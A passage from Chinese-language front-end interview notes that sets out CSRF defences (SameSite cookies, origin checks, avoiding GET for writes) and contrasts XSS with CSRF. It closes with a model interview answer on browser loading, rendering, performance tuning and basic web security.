SameSite Cookie | 设置 SameSite=Lax 或 Strict,浏览器在跨站请求中不再携带该 Cookie。Chrome、Edge 等 Chromium 系浏览器会把没声明 SameSite 的 Cookie 按 Lax 处理,但 Firefox、Safari 并没有统一这样做,所以要在 Set-Cookie 里显式写明 |
| 校验来源 | 检查请求头里的 Origin / Referer,不是自己的域名就拒绝 |
| 写操作不用 GET | 修改数据的接口用 POST / PUT / DELETE。GET 请求用一张图片就能触发,门槛太低 |
需要强调:只把 GET 改成 POST 并不能防住 CSRF,攻击者可以在自己的页面里放一个自动提交的表单来发 POST。它的作用是提高门槛、配合显式声明的 SameSite=Lax(这类 Cookie 在跨站 POST 中不会被带上;而没写 SameSite、靠 Chromium 默认按 Lax 处理的 Cookie,刚设置后约 2 分钟内仍会随跨站的顶层 POST 发送,不能完全指望),真正的防线还是 Token、SameSite 和二次验证。
4. XSS 和 CSRF 对比
| XSS | CSRF | |
|---|---|---|
| 攻击代码在哪执行 | 目标网站的页面里 | 攻击者自己的页面里 |
| 能否拿到用户数据 | 能,权限等同网站自身脚本 | 不能,只是借身份发请求 |
| 根本原因 | 把不可信数据当作代码输出 | 服务器只凭 Cookie 判断身份 |
| 主要防御 | 输出转义、CSP、HttpOnly | Token、SameSite、二次验证、校验来源 |
另外,一旦站点存在 XSS,攻击脚本就运行在本站页面里,可以直接读取页面上的 CSRF Token,CSRF 防御也会随之失效。所以 XSS 往往是更需要优先堵住的漏洞。
面试速答模板
浏览器打开页面分两步。加载阶段:DNS 把域名解析成 IP,和服务器建立 TCP(HTTPS 还有 TLS)连接,发 HTTP 请求,服务器处理后返回 HTML 文本。渲染阶段:HTML 解析成 DOM,CSS 解析成 CSSOM,合成渲染树,再布局、绘制、合成上屏;碰到普通
<script>会暂停解析,因为 JS 和渲染共用主线程,而且可能修改 DOM。所以 CSS 放头部,避免重复渲染和样式闪烁;JS 放底部或加defer,不阻塞首屏,执行时 DOM 也已就绪。性能优化以用户体验为标准,思路是多用缓存、少让 CPU 和 GPU 干活。加载方面做资源压缩合并、文件名带内容哈希配合长缓存、用 CDN;渲染方面 CSS 在前 JS 在后、图片懒加载、缓存 DOM 查询、用
DocumentFragment批量插入、高频事件做防抖节流、在DOMContentLoaded就初始化、必要时上 SSR。落地时先建监控摸底,找瓶颈定目标,优化后用数据验证,循环推进。安全方面最常见的是 XSS 和 CSRF。XSS 是恶意脚本被注入页面、以网站自身的权限执行,可能偷 Cookie 甚至形成蠕虫;防御是输出时对
& < > " ' /等字符转义,避免innerHTML,敏感 Cookie 加HttpOnly,再配上 CSP。CSRF 是利用浏览器会自动携带目标域 Cookie 的特性,在第三方页面上冒用用户身份发请求;防御是 CSRF Token、SameSiteCookie、校验Origin、敏感操作二次验证,写接口不要用 GET。